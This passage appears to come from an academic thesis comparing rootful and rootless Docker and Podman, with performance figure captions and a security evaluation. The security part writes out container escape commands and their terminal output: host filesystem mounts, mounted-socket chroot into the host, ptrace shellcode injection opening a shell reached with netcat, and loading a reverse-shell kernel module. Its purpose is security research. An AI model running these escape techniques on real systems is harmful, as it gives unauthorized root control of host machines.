


Figure 3.8: Memory usage in rootful Podman




Figure 3.9: Memory usage in rootless Podman




Figure 3.10: CPU usage in rootful Docker

3.5.4 I/O Read

Also, in this case, collecting data inside the container or in the host brought the same results.




Figure 3.11: CPU usage in rootless Docker




Figure 3.12: CPU usage in rootful Podman

3.6 Security

There are seven known ways to escape a container [6], but only six will be considered implemented to try to escape the container. The one that is not implemented requires the notify-on-release functionality, which can be used only with cgruoup1. A cgroup (control group) in Linux is a feature that allows you to allocate and manage system resources for a group of processes. The host's operative system is Debian, which by default uses cgroup2. Some techniques require capabilities and AppArmor disabled. AppArmor is a Linux security module that provides mandatory access control (MAC) by confining




Figure 3.13: CPU usage in rootless Podman




Figure 3.14: I/O performance for write operations in rootful Docker

programs to a limited set of resources.

3.6.1 Mount the host filesystem

This technique allows the container to be escaped by mounting the host filesystem. This approach requires that AppArmor must be disabled with the flag `--security-opt apparmor=unconfined`. This is needed because AppArmor disables the mount operation. Also, the capability SYS_ADMIN is required, which grants a set of




Figure 3.15: I/O performance for write operations in rootless Docker




Figure 3.16: I/O performance for write operations in rootful Podman

system administration privileges to the process. The command to create a vulnerable container is:

- For docker: docker -it `--cap-drop`=ALL `--cap-add`=SYS_ADMIN `--security-opt apparmor=unconfined` `--device`=/dev/:/ ubuntu bash
- For podman: podman -it `--cap-drop`=ALL `--cap-add`=SYS_ADMIN `--security-opt apparmor=unconfined` `--device`=/dev/:/ ubuntu bash

Once created the container, it is possible to mount the host filesystem by running the




Figure 3.17: I/O performance for write operations in rootless Podman




Figure 3.18: I/O performance for read operations in rootful Docker

command:

- `mount /dev/<DEVICE-FILE> /mnt`

The command lsblk can be used to discover the host filesystem device. In order to control if the escape was successful, it is necessary to check the /mnt directory with a simple command as ls.

This approach works perfectly on rootful Docker and rootful Podman. In rootless Docker, it is not possible to create a container with those characteristics. On the other




Figure 3.19: I/O performance for read operations in rootless Docker




Figure 3.20: I/O performance for read operations in rootful Podman

hand, in rootless Podman, running the mnt command after the container has been launched is impossible due to insufficient permissions.

3.6.2 Mounted socket

This technique consists of mounting the socket of Docker or Podman inside the container to communicate with the container engine within the container. This approach does not require capabilities or appArmor to be disabled. In order to perform this strategy it must





Figure 3.21: I/O performance for read operations in rootless Podman



```
root@f5fac8f04773:/# mount /sda1 /mnt/
root@f5fac8f04773:/# ls /mnt/
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
```

Figure 3.22: Mount the host filesystem on rootful Docker and rootful Podman


be set a vulnerable container by passing the socket of the container engine.

- For Docker: docker run -it `--cap-drop`=ALL -v /var/run/docker.sock: /run/docker.sock ubuntu bash
- For Podman: podman run -it `--cap-drop`=ALL -v /run/podman/podman.sock: /run/podman/podman.sock ubuntu bash

Once created the vulnerable container, it must be installed inside the container the same container technology used to create the vulnerable container. After the installation it must be run another container with the flag `--privileged` :


- For Docker: docker run -it `--privileged` -v /:/host/ ubuntu bash -c "chroot /host/"
- For Podman: podman run -it `--privileged` -v /:/host/ ubuntu bash -c "chroot /host/"

Once the container is run, it is possible to access and modify data and directories of the host.



```
root@62a17b6f3aa3:/# mount /dev/sda1 /mnt
mount: /mnt: permission denied.
       dmesg(1) may have more information after failed mount system call.
root@62a17b6f3aa3:/# 
```


Figure 3.23: Mount the host filesystem on rootless Podman



```
hamza@debian:~$ docker run -it --cap-drop=ALL --cap-add=SYS_ADMIN --cap-add=SETGID --cap-add=SETUID --cap-add=CHOWN --cap-add=FOWNER --cap-add=DAC_OVERRIDE --security-opt apparmor=unconfined --device=/dev/:/ ubu
ntu bash
docker: Error response from daemon: failed to create task for container: failed to create shim task: OCI runtime create failed: runc create failed: unable to start container process: error during container init:
 error creating device nodes: mount /autofs:/home/hamza/.local/share/docker/overlay2/93d7a051bb8bf51c3801cd99be1c09a0abebcffbb2071bbf0ffce6bcc1cce201/merged/autofs (via /proc/self/fd/7), flags: 0x1000: no such f
ile or directory: unknown.
```


Figure 3.24: Mount the host filesystem on rootless Docker

This escape technique works only in rootful Docker. In rootful Podman it is impossible to create the container inside the container because an operation (write uid_map) needed to run the container is not permitted. However, it works if the `--privileged` flag is added when running the container on the host. This escape method also works in rootful Podman. Thiss technique does not wor in rootless Docker because it is impossible to contact the Docker daemon to create the second container due to user namespace restrictions. At the same time, on rootless Podman, it is not possible to create the container in the host because it is not possible to pass the Podman socket due to the lack of permissions.




```
root@9eaa6292f861:/# docker run -it --privileged -v /:/host/ ubuntu bash -c "chroot /host/"
#
```

Figure 3.25: Mounted socket on rootful Docker




```
root@428d288a691a:/# podman run -it --privileged --userns=host -v /:/host/ ubuntu bash -c "chroot /host/"
WARN[0000] Using rootless single mapping into the namespace. This might break some images. Check /etc/subuid and /etc/subgid for adding sub*ids if not using a network user
Error: cannot write uid_map: write /proc/4043/uid_map: operation not permitted
```

Figure 3.26: Mounted socket on rootful Podman



```
root@1716c144dc59:/# docker run -it --privileged -v /:/host/ ubuntu bash -c "chroot /host/"
docker: Cannot connect to the Docker daemon at unix:///var/run/docker.sock. Is the docker daemon running?.
See 'docker run --help'.
root@1716c144dc59:/# 
```

Figure 3.27: Mounted socket on rootless Docker



```
hamza@debian:~$ podman run -it --cap-drop=ALL --cap-add=SETGID --cap-add=SETUID --cap-add=CHOWN --cap-add=FOWNER --cap-add=DAC_OVERRIDE --privileged -v /run/podman/podman.sock:/run/podman/podman.sock ubuntu bash
Error: statfs /run/podman/podman.sock: permission denied
hamza@debian:~$ 
```


Figure 3.28: Mounted socket on rootless Podman

3.6.3 Process injection

This technique consists to allow one process to write inside the memory space of another process. This is only possible if the container shares the same namespace as the host. Additionally, the SYS_PTRACE capability and the disabling of AppArmor are required to execute this escape technique. The SYS_PTRACE capability refers to the ability to use the ptrace system call, which is typically used for debugging and tracing system processes. The ptrace system call allows one process to observe and to control the execution of another process. The process injection consist to inject a shellcode in a process of the host. A shellcode is a compact piece of code used in exploits to inject and execute commands within a running process. Its main goal is to gain control of a system or elevate privileges, often by launching a command shell or performing other malicious actions. The injection process may fail and lead to unintended behavior. To mitigate this and replicate the methodology, a Python HTTP server running on the host is used as the target process with shellcode injected into its memory. The command to set a vulnerable container is:


- For Docker: docker run -it `--pid`=host `--cap-drop`=ALL `--cap-add`= SYS_PTRACE `--security-opt apparmor=unconfined` ubuntu bash
- For Podman: podman run -it `--pid`=host `--cap-drop`=ALL `--cap-add` = SYS_PTRACE `--security-opt apparmor=unconfined` ubuntu bash

To verify the process injection, a shellcode was used to spawn a shell on the host machine, along with code that, when executed, requires the PID (Process Identifier) of the target process where the injection will occur. The process injection works perfectly on rootful Docker and on rootful Podman . On the contrary, on rootless Podman and Docker, it does not work. On rootless Podman, the injection fails because the ptrace attach operation is not permitted. At the same time for rootless Docker the injection does not work, because it lead to an indefinite wait. Also, in this case, the escape on rootless mode does not work because of a lack of privilege and user namespace restrictions.




```
root@8bc68026ee72:/# ./inject 5378
root@8bc68026ee72:/# nc 10.0.2.15 5600
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
```

Figure 3.29: Process injection on rootful Docker




```
root@a5db02490b2a:/# ./inject 26586
root@a5db02490b2a:/# nc 10.0.2.15 5600

ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
```

Figure 3.30: Process injection on rootful Podman



```
root@93bbbb225c03:/# ./inject 11284
ptrace attach: No such process
```

Figure 3.31: Process injection on rootless Docker



```
root@288a58dcc26c:/# ./inject 8780
ptrace attach: Operation not permitted
```


Figure 3.32: Process injection on rootless Podman

3.6.4 Adding a malicious kernel module

This approach of escape of the container exploits the fact that containers shares the same kernel of the host by adding a malicious module that allows the user container to take control of the host machine. In order to do that, AppArmor must be disabled, the kernel headers of the host must be the same of the host operating system and the simpler way to have it is to run inside the container the same os version of the host machine. The SYS_MODULE capability is necessary, which allows loading and unloading of kernel modules. This capability allows the use of the command insmod, which is necessary to add the malicious module to the kernel. The malicious modules that can be used are significant, however in this case the module used allows the container user to use a shell on the host machine. The command to set a vulnerable container is:


- For Docker: docker run -it `--cap-drop`=ALL `--cap-add`=SYS_MODULE <HOST-OS>:<HOST-OS-VERDION> bash
- For Podman: podman run -it `--cap-drop`=ALL `--cap-add`=SYS_MODULE <HOST-OS>:<HOST-OS-VERDION> bash

This methodology works perfectly on rootful Docker and rootful Podman. While on rootless Docker and Podman, the insmod operation is not permitted due to the lack of privilege and user namespace restrictions.




```
root@748b832a2030:/# insmod reverse-shell.ko
root@748b832a2030:/# Connection received on 172.17.0.1 60534
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@debian:/# ls
Makefile        dev   lib64          opt               reverse-shell.mod    root  sys
Module.symvers  etc   media          proc              reverse-shell.mod.c  run   tmp
bin             home  mnt            reverse-shell.c   reverse-shell.mod.o  sbin  usr
boot            lib   modules.order  reverse-shell.ko  reverse-shell.o      srv   var
```

Figure 3.33: Adding a malicious kernel module on rootful Docker




```
root@dbd65f731386:/# insmod reverse-shell.ko
root@dbd65f731386:/# Connection received on 10.88.0.1 38004
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@debian:/# fg %1


ls
bin
boot
dev
etc
home
```

Figure 3.34: Adding a malicious kernel module on rootful Podman



```
root@efec39b0558e:/# insmod reverse-shell.ko
insmod: ERROR: could not insert module reverse-shell.ko: Operation not permitted
```

Figure 3.35: Adding a malicious kernel module on rootless Docker



